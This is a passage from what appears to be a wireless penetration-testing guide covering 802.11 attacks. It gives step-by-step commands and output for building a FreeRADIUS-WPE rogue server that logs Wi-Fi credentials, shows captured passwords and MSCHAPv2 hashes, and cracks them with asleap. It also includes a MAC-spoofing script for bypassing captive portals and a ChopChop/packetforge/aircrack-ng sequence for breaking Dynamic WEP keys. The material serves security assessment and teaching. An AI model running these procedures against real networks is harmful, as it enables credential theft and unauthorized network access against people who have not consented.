
Setting up the RADIUS server

The FreeRADIUS-WPE patch has been developed with ease in mind. All configuration files have been set up to accept any authentication and return successful for most authentication attempts. That being said, FreeRADIUS-WPE should never be used in a production environment or considered a secure RADIUS server.

Table 6: FreeRADIUS-WPE installation


Description	Commands
Extract the FreeRADIUS 2.0.1 source (Fig. 7)	`tar –zxf freeradius-server-2.0.1.tar.gz`

Copy the FreeRADIUS-WPE patch into the extracted directory (Fig. 7)	`cp freeradius-wpe-2.1.patch freeradius-server-2.0.1/`
Change directories into the extracted directory (Fig. 7)	`cd freeradius-server-2.0.1/`
Patch the FreeRADIUS source using the FreeRADIUS-WPE patch (Fig. 7)	`patch -p1 < freeradius-wpe-2.1.patch`
Configure, compile and install (Fig. 7)	`./configure && make && make install && ldconfig`
Change into the certificates directory (Fig. 8)	`cd /usr/local/etc/raddb/certs`
Generate certificates using the bootstrap script (Fig. 8)	`./bootstrap`



```
bt ~ # tar -zxf freeradius-server-2.0.1.tar.gz
bt ~ # cp freeradius-wpe-2.1.patch freeradius-server-2.0.1/
bt ~ # cd freeradius-server-2.0.1/
bt freeradius-server-2.0.1 # patch -pl < freeradius-wpe-2.1.patch
patching file raddb/radiusd.conf.in
Hunk #1 succeeded at 338 (offset 3 lines).
patching file src/include/radiusd.h
patching file src/main/auth.c
patching file src/main/log.c
patching file src/main/mainconfig.c
Hunk #1 succeeded at 188 with fuzz 1 (offset 2 lines).
patching file src/modules/rlm_eap/types/rlm_eap_leap/eap_leap.c
patching file src/modules/rlm_eap/types/rlm_eap_leap/eap_leap.h
patching file src/modules/rlm_eap/types/rlm_eap_leap/rlm_eap_leap.c
patching file src/modules/rlm_eap/types/rlm_eap_md5/eap_md5.c
patching file src/modules/rlm_files/rlm_files.c
patching file src/modules/rlm_mschap/rlm_mschap.c
patching file src/modules/rlm_pap/rlm_pap.c
patching file raddb/clients.conf
patching file raddb/eap.conf
patching file raddb/users
bt freeradius-server-2.0.1 # ./configure && make && make install && ldconfig
checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
```

Figure 7: The FreeRADIUS-WPE installation procedure



```
bt freeradius-server-2.0.1 #
bt freeradius-server-2.0.1 #
bt freeradius-server-2.0.1 # cd /usr/local/etc/raddb/certs
bt certs # ./bootstrap
openssl req -new -x509 -keyout ca.key -out ca.pem -config ./ca.cnf
Generating a 2048 bit RSA private key
...............................................................+++
.............................................................................+++
writing new private key to 'ca.key'
-----
openssl req -new  -out server.csr -keyout server.key -config ./server.cnf
Generating a 2048 bit RSA private key
.........................................................+++
.....................+++
writing new private key to 'server.key'
-----
openssl ca -batch -keyfile ca.key -cert ca.pem -in server.csr  -key `grep output_p
assword ca.cnf | sed 's/.*=//;s/^ *//'` -out server.crt -extensions xpserver_ext -
extfile xpextensions -config ./server.cnf
```

Figure 8: Generating certificates


Once FreeRADIUS-WPE has been installed, it is all ready to run. If you'd like to make some more configuration changes, here are a few key files and what they do.

Table 7: FreeRADIUS-WPE Defaults and key files

Configuration File / Directory	Description
`/usr/local/etc/raddb`	General configuration directory for the default installation of FreeRADIUS
`/usr/local/var/log/radius/freeradius-server-wpe.log`	Default WPE log file location, stores all captured credentials
`/usr/local/etc/raddb/eap.conf`	Enables/Disables EAP Types, the majority should be enabled by default
`/usr/local/etc/raddb/users`	Local users file for all user accounts, it should contain default entries so users are automatically accepted
`/usr/local/etc/raddb/clients.conf`	Contains all of the RADIUS clients (i.e. access points) by default it should have all RFC 1918 addresses included
`/usr/local/etc/raddb/radiusd.conf`	General FreeRADIUS configuration file, the "`wpelogfile`" setting defines where WPE should log its captured credentials

Once your setup is completed, simply start "`radiusd`" and let it run in the background. Every time a client connects, you'll see a new entry in the WPE log file. Figure 9 shows two clients connecting; one using PEAP

MSCHAPv2 and the other using EAP/TTLS and PAP. Because PAP is clear text, you'll notice the password itself is directly outputted. PEAP MSCHAPv2 requires another step once captured.



192.168.11.133 - PuTTY

```
bt certs # radiusd
bt certs # tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
mschap: Sat Feb  9 06:09:41 2008

        username: brad-foundstone
        challenge: 4c:ad:9d:d8:e4:58:23:42
        response: e1:65:e0:ee:f3:f6:60:13:71:21:ca:f9:26:b8:ad:46:72:97:c3:7c:18:f
d:23:34

pap: Sat Feb  9 06:10:05 2008

        username: brad-foundstone
        password: bradtest

bt certs #
```


Figure 9: FreeRADIUS-WPE in action

The first entry in Figure 9 displays a user connecting with PEAP using MSCHAPv2 as its inner authentication protocol. With access to the challenge and response, we can launch a brute force attack against them. One notable item here is that it is extremely common for Windows clients to use domain authentication during this process, meaning that if the MSCHAPv2 credentials are brute forced, the attacker now has access to the Windows Domain!

Cracking MSCHAPv2

Now that we have the MSCHAPv2 challenge and response, we can use ASLeap to crack these directly from the command line.

Description	Link
ASLeap	http://www.willhackforsushi.com/code/asleap/2.1/asleap-2.1.tgz



```
bt asleap-2.1 # cat /usr/local/var/log/radius/freeradius-server-wpe.log
mschap: Sat Feb  9 06:09:41 2008

        username: brad-foundstone
        challenge: 4c:ad:9d:d8:e4:58:23:42
        response: e1:65:e0:ee:f3:f6:60:13:71:21:ca:f9:26:b8:ad:46:72:97:c3:7c:18:f
d:23:34

pap: Sat Feb  9 06:10:05 2008

        username: brad-foundstone
        password: bradtest

bt asleap-2.1 # ./asleap -C 4c:ad:9d:d8:e4:58:23:42 -R e1:65:e0:ee:f3:f6:60:13:71:
21:ca:f9:26:b8:ad:46:72:97:c3:7c:18:fd:23:34 -W password.txt
asleap 2.1 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "password.txt".
        hash bytes:        b1ca
        NT hash:           e614b958df9df49ec094b8730f0bb1ca
        password:          bradtest
bt asleap-2.1 #
```

Figure 10: Using asleap to crack MSCHAPv2

```
asleap -C 4c:ad:9d:d8:e4:58:23:42 -R e1:65:e0:ee:f3:f6:60:13:71:21:ca:
f9:26: b8:ad:46:72:97:c3:7c:18:fd:23:34 -W password.txt
```

Attribute	Description
`-C <VALUE>`	Specifies the Challenge
`-R <VALUE>`	Specifies the Response
`-W <FILE>`	Specifies the dictionary

Default Configurations

Wireless device manufacturers have made it possible for the average home user to take advantage of wireless technologies by making them easy to set up and configure. One downside to this easy, plug-n-play configuration is that technically incompetent users do not understand the security measures that are available to protect wireless networks, nor do they understand the risks associated with having an unsecured wireless network. Because of these reasons, it is very common for Small Office / Home Office (SOHO) users to set up a completely unsecured wireless network, not changing any of the manufacturer default settings. This becomes a huge risk as attackers can target these unprotected networks and gain complete control over them with little effort. Malicious attackers have been known to use these networks as anonymous internet providers or even to attack the end-user. Finally, it should be noted that default configuration attacks are not only applicable to SOHO users, but are often found in corporate settings due to negligence by responsible parties.

Rogue Access Points

An access point is considered rogue when it was not approved to be deployed but, exists within the physical boundaries of the organization. Rogue access points are a huge and often overlooked threat to corporate networks. They are usually configured with very weak security settings which provide an easy entry point onto the network. Additionally, rogue access points can be set up by an attacker purposefully to obtain unauthorized access to the network later on at his/her leisure.

Performing the Attack: Setting up a rogue access point is not a difficult task. Using an off the shelf device, an attacker can easily set up an AP to perform traffic monitoring or just offer a wireless backdoor into your network. The attacker can take this one step further by combining OpenWRT and a tool called WKnock-ng. WKnock-ng was created by Laurent Oudot to make it more difficult for opportunistic attackers to detect wireless access points and attack them. Although originally designed with White Hat intention, this tool can be easily used by an attacker to avoid rogue detection mechanisms.

Description	**Link**
WKnock-ng	http://www.rstack.org/oudot/wknock/
OpenWRT	http://www.openwrt.org

Captive Portal Circumvention

A captive portal is, essentially, a technique in which all user traffic is trapped and redirected to a particular destination. This is usually performed by intercepting the traffic originating from the client. The client is usually redirected to a web-based authentication page which requires valid login credentials (or the agreement of an acceptable use policy) before permitting the client to access the internet. Captive portals are used in 802.11 wireless networks most often as a means of providing guest internet access.

Performing the Attack: Captive portals are generally circumvented in one of two ways: MAC spoofing and DNS Tunneling.

MAC Spoofing: MAC address spoofing is a trivial technique used by attackers to assume the identity of another system. This is accomplished by changing the wireless adapter's MAC address to match that of an already connected client. To perform this attack, use a wireless sniffer to identify a previously authenticated client, and then change your wireless adapter's MAC address. Note: You must wait until the previously authenticated client is off the network before assuming their MAC address.

Linux: In Linux, it is relatively simple to change your MAC address using the ifconfig command:

```
ifconfig eth0 hw ether 00:00:DE:AD:BE:EF
```


Attribute	Description
`eth0`	Interface to change
`hw ether <MAC>`	Specify the MAC address to change to

It should be noted that certain wireless drivers can be a little picky when changing MAC addresses. To make life really easy, BackTrack includes "`machanger.pl`". This utility works excellently. However, when it comes to madwifi-ng, there are a few additional concerns that need to be taken into consideration. So to make sure that everything works properly, I've created the following script to change your MAC address without issues when using an Atheros adapter.

```
#!/bin/bash
#
# athmacchange.sh - Atheros MAC Changer
# by brad a
# foundstone
#

if [ -z "$1" ]; then
        echo Atheros MAC Changer
        echo ------------------------
        echo IMPORTANT: this assumes we want to change the MAC of wifi0
        echo "           if you want to change the MAC of another wifi interface"
        echo "           (i.e. wifi1, wifi2, etc...) change the script!"
        echo
        echo usage: $0 [mac]
        echo
        exit
fi
echo Atheros MAC Changer
echo -------------------------
echo -Destroying VAPs:

for i in $( ls /proc/net/madwifi ); do
        wlanconfig $i destroy 2>&1 /dev/null
        echo -e "\t$i - destroyed"
done

echo -Downing wifi0
ifconfig wifi0 down

echo -Using macchanger to change MAC of wifi0
macchanger -m $1 wifi0

echo -Bringing wifi0 back up
ifconfig wifi0 up

echo -Bringing up one VAP in station mode
wlanconfig ath create wlandev wifi0 wlanmode monitor -bssid > /dev/null

echo -All done!
echo -Confirm your settings:
echo ------------------------------------------------------
ifconfig wifi0
echo ------------------------------------------------------
```

Figure 11: athmacchange.sh - To change an adapters MAC address when using an Atheros adapter

Windows: There are a number of commercial utilities out there such as SMAC that will allow you to change your MAC address on a Windows system. If you're lucky however, your driver may already permit this, so it's worth a check into the advanced section of your adapters' driver properties.



The following properties are available for this network adapter. Click the property you want to change on the left, and then select its value on the right.

Property:

- Band Preference
- Bluetooth Collaboration
- BSS Mode
- Disable Bands
- Disable Upon Wired Connect
- Fragmentation Threshold
- IBSS 54g(tm) Protection Mode
- IBSS Allowed
- IBSS Mode
- Locally Administered MAC Address
- Location
- Manage Wireless Settings
- Minimum Power Consumption
- PLCP Header

Value:

● 0000DEADBEEF

○ Not Present

Figure 12: Changing MAC address in Windows Advanced adapter properties

DNS Tunneling: DNS Tunneling is an extremely useful technique in circumventing captive portals as well as outbound Internet access filters. It is the process of using the domain name service as a transport for other protocols originally not intended to be used. The attacker leverages the queries that support somewhat lengthy fields and, uses the default name server to relay the messages between the client and the attacker's server. The most valuable protocol to be tunneled is SSH. With an SSH access, an attacker can effectively gain completely unrestricted outbound access by tunneling other protocols through SSH. Dan Kaminsky demonstrated this attack by creating the OzymanDNS tool.

Description	Link
OzymanDNS	http://www.doxpara.com/ozymandns_src_0.1.tgz
SSH Tunneling Step by Step	http://www.aripollak.com/wiki/Main/SSHOverDNS
Excellent DNS tunneling document	http://www.daemon.be/maarten/dnstunnel.html

Implementation Attacks

Implementation attacks target systemic issues within the way IEEE 802.11 or its supporting technologies have been designed.

WEP Cracking:

WEP is widely publicized as an insecure protocol; so much that in 2005, the FBI demonstrated defeating WEP in approximately three minutes. While the testing conditions were optimal, due to research by a group of cryptographic researchers at Darmstadt University in Germany, this feat can be accomplished with little effort in what was once considered subprime conditions. Named "aircrack-ptw", this attack confirms WEP's deficiencies by greatly reducing the time it takes to recover a key.

Performing the Attack:

Aircrack-ng: A variety methods are available and very well documented for cracking WEP. Aircrack-ng.org's tutorial section contains all of the step by step instructions anyone can possibly need for cracking WEP. Also, since aircrack-ng 0.9.0, the aircrack-ptw attack has been included.

Description	Link
Aircrack's Main Site	http://www.aircrack-ng.org/doku.php
Aircrack's Tutorials Section	http://www.aircrack-ng.org/doku.php?id=tutorial

Dynamic WEP

One of the first attempts in addressing the problems associated with WEP was something called Dynamic WEP. Dynamic WEP operates very similar to the way WPA Enterprise works by relying on IEEE 802.1x for authentication. The obvious difference between WPA Enterprise and Dynamic WEP is the use of WEP for data encryption. Dynamic WEP establishes two keys: a broadcast key and a session key. As its name implies, the broadcast key is a shared key which is used to encrypt broadcast traffic. The session key is unique to each individual user and is used to encrypt unicast traffic. Without possibly effecting users, the safest and lowest amount of time between key rotations is 5 minutes. This still doesn't add any additional level of protection as an attacker can break the key within the time it rotates (thanks PTW!). So now the attacker can inject and decrypt within the timeframe the key remains constant.

Performing the Attack

To identify when the key is being rotated, take about 30 minutes and capture all the traffic you can. Filter on "`eapol`" within wireshark to identify when the key has been rotated. Although this can be useful, in practice I've never needed to time my attacks so precisely.


AP Configuration – Here's the AP configuration I've tested the attack against, just in case you'd like to try it. For 802.1x authentication, I'm using EAP/TTLS and PAP with FreeRADIUS for simplicity.

```
CiscoAP1#sh run
Building configuration...

Current configuration : 2221 bytes
!
version 12.3
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
!
hostname CiscoAP1
!
logging console informational
enable secret 5
!
ip subnet-zero
!
!
aaa new-model
!
!
aaa group server radius radius_servers
 server 192.168.11.133 auth-port 1812 acct-port 1812
!
aaa authentication login eap_methods group radius_servers
aaa session-id common
!
dot11 ssid DynamicWEPTest
   authentication open eap eap_methods
   authentication network-eap eap_methods
!
dot11 network-map
!
!
dot1x timeout reauth-period 900
username Cisco password 7
!
bridge irb
!
!
interface Dot11Radio0
 no ip address
 no ip route-cache
 !
 encryption mode wep mandatory
 !
 broadcast-key change 890
 !
 !
 ssid DynamicWEPTest
 !
 speed basic-1.0 basic-2.0 basic-5.5 basic-11.0
 no power client local
 power client 5
 channel 2437
 station-role root
 infrastructure-client
 bridge-group 1
 bridge-group 1 subscriber-loop-control
 bridge-group 1 block-unknown-source
 no bridge-group 1 source-learning
 no bridge-group 1 unicast-flooding
 bridge-group 1 spanning-disabled
!
interface FastEthernet0
 no ip address
 no ip route-cache
 duplex auto
 bridge-group 1
 no bridge-group 1 source-learning
 bridge-group 1 spanning-disabled
!
interface BVI1
 ip address 192.168.11.11 255.255.255.0
 no ip route-cache
!
ip http server
no ip http secure-server
ip http help-path http://www.cisco.com/warp/public/779/smbiz/prodconfig/help/eag
ip radius source-interface BVI1
!
radius-server host 192.168.11.133 auth-port 1812 acct-port 1812 key 7 131112011F
!
control-plane
!
bridge 1 route ip
!
!
!
line con 0
line vty 0 4
 password 7
!
End
```

Figure 13: Cisco Access Point Dynamic WEP Configuration

Broadcast Key – Cracking the broadcast key should not be much different then cracking any other WEP key. This is because when we're cracking WEP, we're usually focusing on injection techniques that inject broadcast frames. I've had the best luck with "ChopChop" and "Fragmentation" attacks here. This step should be pretty straight forward. You'll want to select a broadcast frame (destination MAC address of "FF:FF:FF:FF:FF:FF") for injection.

Description	Command
Change your MAC address to that of your target client. This should automatically create a monitor mode Virtual AP (VAP). Also, I like to use environment variables for my AP and Client MACs so that's what you see to the right	`athmacchange.sh $CL`
Launch the ChopChop attack and filter broadcast traffic. (Figure 14)	`aireplay-ng --chopchop -h $CL -a $AP -d FF:FF:FF:FF:FF:FF ath0`
Once you've gotten the PRGA file, just use "`packetforge-ng`" to create a broadcast ARP request	`packetforge-ng --arp -a $AP -h $CL -c FF:FF:FF:FF:FF:FF -k 255.255.255.255 -l 255.255.255.255 -y replay_dec-0214-134503.xor -w arprequest.bkey`
Replay your newly created broadcast ARP. (Be sure "`airodump-ng`" is capturing the traffic)	`aireplay-ng --interactive -x 512 -r arprequest.bkey ath0`
While that's running, start `aircrack-ng` and crack the key (1.0 beta will automatically default to use PTW). If there is a lot of traffic, you may just want to wait and then filter only broadcast traffic from the capture	`aircrack-ng DynamicWEP.bkey-01.cap`




```
bt ~ # aireplay-ng --chopchop -h $CL -a $AP -d FF:FF:FF:FF:FF:FF ath0
Read 100 packets...

        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:0C:CE:88:1E:72
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:60:B3:2E:09:92

        0x0000:  0841 d500 000c ce88 1e72 0060 b32e 0992  .A.......r.`....
        0x0010:  ffff ffff ffff 503b 9dd9 97c0 85b0 a80d  ......P;........
        0x0020:  4852 7119 76e3 54c0 41a2 5867 e79f 6403  HRq.v.T.A.Xg..d.
        0x0030:  f1f7 21d7 bacf 3fb7 dec5 dde6 67d9 438d  ..!...?.....g.C.
        0x0040:  6f30 c85f                                o0._

Use this packet ? y

Saving chosen packet in replay_src-0214-134407.cap

Offset   67 ( 0% done) | xor = F4 | pt = AB |   23 frames written in    70ms
Offset   66 ( 2% done) | xor = 2A | pt = E2 |   23 frames written in    69ms
Offset   65 ( 5% done) | xor = 26 | pt = 16 |   41 frames written in   123ms
Offset   64 ( 8% done) | xor = B8 | pt = D7 |   79 frames written in   237ms
